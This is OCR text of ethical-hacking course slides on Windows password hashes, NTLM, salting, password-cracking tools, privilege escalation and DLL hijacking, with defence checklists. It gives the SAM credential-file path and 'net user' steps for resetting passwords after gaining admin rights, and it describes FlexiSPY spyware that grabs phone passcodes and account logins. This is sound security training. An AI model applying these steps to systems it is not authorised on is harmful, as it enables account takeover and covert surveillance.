SAM File is located at

c:\windows\system32\config\SAM



```
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::  

Guest:501:NO PASSWORD*****:NO PASSWORD*****:  

Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::  

Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::  

Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::  

Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::  

Shiela:1005:NO PASSWORD*****:OCB6948805F797BF2A82807973B89537:::
```



"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be **blank** in those systems."

NTLM Authentication Process



Client Computer

User types password into logon window

1

Shiela



Windows runs password through hash algorithm

2

Shiela:1005:NO PASSWORD****
*****:0CB694880
5F797BF2A82807973B89537:::

3

Computer sends login request to DC

Aa r8 ppq kgj89 pqr

5

Computer sends response to challenge

DC sends logon challenge

Window Domain Controller



Domain controller has a stored copy of the user's hashed password

Shiela:1005:NO PASSWORD****
*****:0CB694880
5F797BF2A82807973B89537:::

4

DC compares computer's response with the response it created with its own hash

If they match, the logon is a success


6

Aa r8 ppq kgj89 pqr


Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides strong authentication for client/server applications than NTLM.

Kerberos Authentication

CEH
Certified Ethical Hacker



Password Salting



Password salting is a technique where **random string of characters are added** to the password before calculating their hashes

Advantage: Salting makes it more difficult to reverse the hashes and defeats pre-computed hash attacks




Same password but different hashes due to different salts

Alice:root:b4ef21:**b3ba4303ce24a83fe0317608de02bf38d**

Bob:root:a9c4fa:**3282abd0308323ef0349dc7232c349ac**

Cecil:root:209be1:**a483b303c23af34761de02be038fde08**

Note: Windows password hashes are not salted



Password Cracking Tools: L0phtCrack and Ophcrack



L0phtCrack

L0phtCrack is a password **auditing** and **recovery** application packed with features such as scheduling, hash extraction from 64-bit Windows versions, and networks monitoring and decoding

Ophcrack

Ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



Domain	User Name	LM Password	cl	Password	LM Hash	NTLM Hash
l0phthcrack	Administrator	"mypass"	*	"mypass"	00000000000000000000000000000000	00000000000000000000000000000000
l0phthcrack	ASP.NET	"missing"	*	"missing"	00000000000000000000000000000000	00000000000000000000000000000000
l0phthcrack	C	"missing"	*	"missing"	00000000000000000000000000000000	00000000000000000000000000000000
l0phthcrack	Guest	"missing"	*	"missing"	00000000000000000000000000000000	00000000000000000000000000000000
l0phthcrack	john	"missing"	*	"test"	00000000000000000000000000000000	7873889537
l0phthcrack	admin	"missing"	*	"missing"	00000000000000000000000000000000	00000000000000000000000000000000

Messages:

- 10/08/2013 18:41:24 entered NTLM Dictionary Audit
- 10/08/2013 18:41:34 cracked NTLM password for admin/john with dictionary crack.
- 10/08/2013 18:41:35 entered NTLM Hybrid Audit
- 10/08/2013 18:41:35 entered NTLM Hybrid Audit

<http://www.l0phtcrack.com>

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	31d6cfe0d16ae9...	908E1215087B8...	empty	empty	empty
ASP.NET	908E1215087B8...	8E8294E3E5A13...	empty	empty	empty
C	8E8294E3E5A13...	31d6cfe0d16ae9...	empty	empty	empty
Guest	31d6cfe0d16ae9...	C008E25853EC...	empty	empty	empty
HomeGroup\U...	C008E25853EC...	0C85948805F7...	empty	empty	empty
john	0C85948805F7...	31AC6BF7CA04...	test	empty	empty
LANGMARD_11...	31AC6BF7CA04...	empty	empty	empty	empty

Progress:

- Preload: done
- Brute force: done
- Pwd found: 3/7
- Time elapsed: 0h 0m 22s

<http://ophcrack.sourceforge.net>


Copyright © by EC-Council. All Rights Reserved. Reproduction Is Strictly Prohibited.

Password Cracking Tools: Cain & Abel and RainbowCrack



Cain & Abel


- It allows recovery of various kind of passwords by **sniffing the network, cracking encrypted passwords** using dictionary, brute-force, and cryptanalysis attacks



<http://www.oxid.it>

RainbowCrack

- RainbowCrack cracks hashes with **rainbow tables**. It uses **time-memory tradeoff** algorithm to crack hashes



<http://project-rainbowcrack.com>

Copyright © by EC-COUNCIL. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking Tools



**Offline NT Password &
Registry Editor**
<http://pogostick.net>



Password Unlocker Bundle
<http://www.passwordunlocker.com>



**Proactive System Password
Recovery**
<http://www.elcomsoft.com>



John the Ripper
<http://www.openwall.com>



Windows Password Cracker
<http://www.windows-password-cracker.com>



WinPassword
<http://lastbit.com>



Passware Kit Enterprise
<http://www.lostpassword.com>



PasswordsPro
<http://www.insidepro.com>



LSASecretsView
<http://www.nirsoft.net>



LCP
<http://www.lcpsoft.com>

Password Cracking Tools

(Cont'd)


**Password Cracker**<http://www.amlpages.com>**Windows Password Recovery**<http://www.passcape.com>**CloudCracker**<https://www.cloudcracker.com>**Password Recovery Bundle**<http://www.top-password.com>**Windows Password Recovery Tool**<http://www.windowspasswordsrecovery.com>**krbpwguess**<http://www.cquare.net>**Hash Suite**<http://hashsuite.openwall.net>**THC-Hydra**<http://www.thc.org>**InsidePro**<http://www.insidepro.com>**Windows Password Breaker Enterprise**<http://www.recoverwindowspassword.com>

Password Cracking Tool for Mobile: FlexiSPY Password Grabber



It **captures the security pattern** used to access the phone itself and **crack the passcode** used to unlock the iPhone, plus the actual passwords they use for social messaging

It **allows you to login** to their Facebook, Skype, Twitter, Pinterest, LinkedIn, GMail and other Email accounts directly from your own computer



<http://www.flexispy.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking



1

Enable **information security audit** to monitor and track password attacks



2

Do not use the **same password** during password change



3

Do not **share** passwords



4

Do not use passwords that can be found in a **dictionary**



5

Do not use **cleartext** protocols and protocols with **weak encryption**



6

Set the **password change policy** to 30 days



7

Avoid **storing passwords** in an unsecured location



8

Do not use any system's **default passwords**



How to Defend against Password Cracking (Cont'd)



- 9 Make passwords hard to guess by using **8-12 alphanumeric** characters in combination of uppercase and lowercase letters, numbers, and symbols
- 10 Ensure that applications **neither store** passwords to memory **nor write** them to disk in clear text
- 11 Use a **random string** (salt) as prefix or suffix with the password before encrypting
- 12 Enable **SYSKEY** with strong password to encrypt and protect the SAM database
- 13 Never use passwords such as **date of birth**, spouse, or child's or pet's name
- 14 Monitor the **server's logs** for brute force attacks on the users accounts
- 15 Lock out an account subjected to too many **incorrect password** guesses

CEH System Hacking Steps

**1****Cracking Passwords****2****Escalating Privileges****3****Executing Applications****4****Hiding Files****5****Covering Tracks****6****Penetration Testing**

Privilege Escalation



- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges
- Attacker performs privilege escalation attack which takes advantage of **design flaws, programming errors, bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allows attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Vertical Privilege Escalation

- Refers to gaining higher privileges than the existing

Horizontal Privilege Escalation

- Refers to acquiring the same level of privileges that already has been granted but assuming the identity of another user with the similar privileges




Privilege Escalation Using DLL Hijacking



Most Windows applications do not use the **fully qualified path** when loading an external DLL library instead they search directory from which they have been loaded first



If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL



Resetting Passwords Using Command Prompt



If attacker succeeds in gaining administrative privileges, he/she can **reset the passwords** of any other non-administrative accounts using command prompt



Open the command prompt, type **net user** command and press **Enter** to list out all the user accounts on target system

Now type **net user useraccountname *** and press **Enter**, useraccountname is account name from list

Type the **new password** to reset the password for specific account

```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\Test>net user
User accounts for \\[REDACTED] NT-PC

Administrator          ASPNET
[REDACTED]                Test
Guest                  Updat[REDACTED]er

The command completed successfully.

C:\Users\Test>net user [REDACTED] *
Type a password for the user:
Retype the password to confirm:
```

Privilege Escalation Tool: Active@ Password Changer




Active@ Password Changer **resets local administrator and user passwords**



Features

- Recover **passwords** from multiple partitions and hard disk drives
- Detects and displays all **Microsoft Security Databases (SAM)**
- Displays full **account information** for any local user



<http://www.password-changer.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation Tools



Offline NT Password & Registry Editor
<http://pogostick.net>



Windows Password Reset Kit
<http://www.reset-windows-password.net>



Windows Password Recovery Tool
<http://www.windowspasswordsrecovery.com>



ElcomSoft System Recovery
<http://www.elcomsoft.com>



Trinity Rescue Kit
<http://trinityhome.org>



Windows Password Recovery Bootdisk
<http://www.rixler.com>



PasswordLastic
<http://www.passwordlastic.com>



Stellar Phoenix Password Recovery
<http://www.stellarinfo.com>



Windows Password Recovery Personal
<http://www.windows-passwordrecovery.com>



Lazesoft Recover My Password
<http://www.lazesoft.com>

How to Defend Against Privilege Escalation



- 1 Restrict the **interactive logon privileges**
- 2 Use **encryption technique** to protect sensitive data
- 3 Run users and applications on the **least privileges**
- 4 Reduce the **amount of code** that runs with particular privilege
- 5 Implement **multi-factor authentication** and **authorization**
- 6 Perform **debugging** using bounds checkers and stress tests
- 7 Run services as **unprivileged accounts**
- 8 Test operating system and **application coding errors** and **bugs** thoroughly
- 9 Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
- 10 **Patch the systems** regularly

CEH System Hacking Steps



1 Cracking Passwords

2 Escalating Privileges

3 Executing Applications

4 Hiding Files

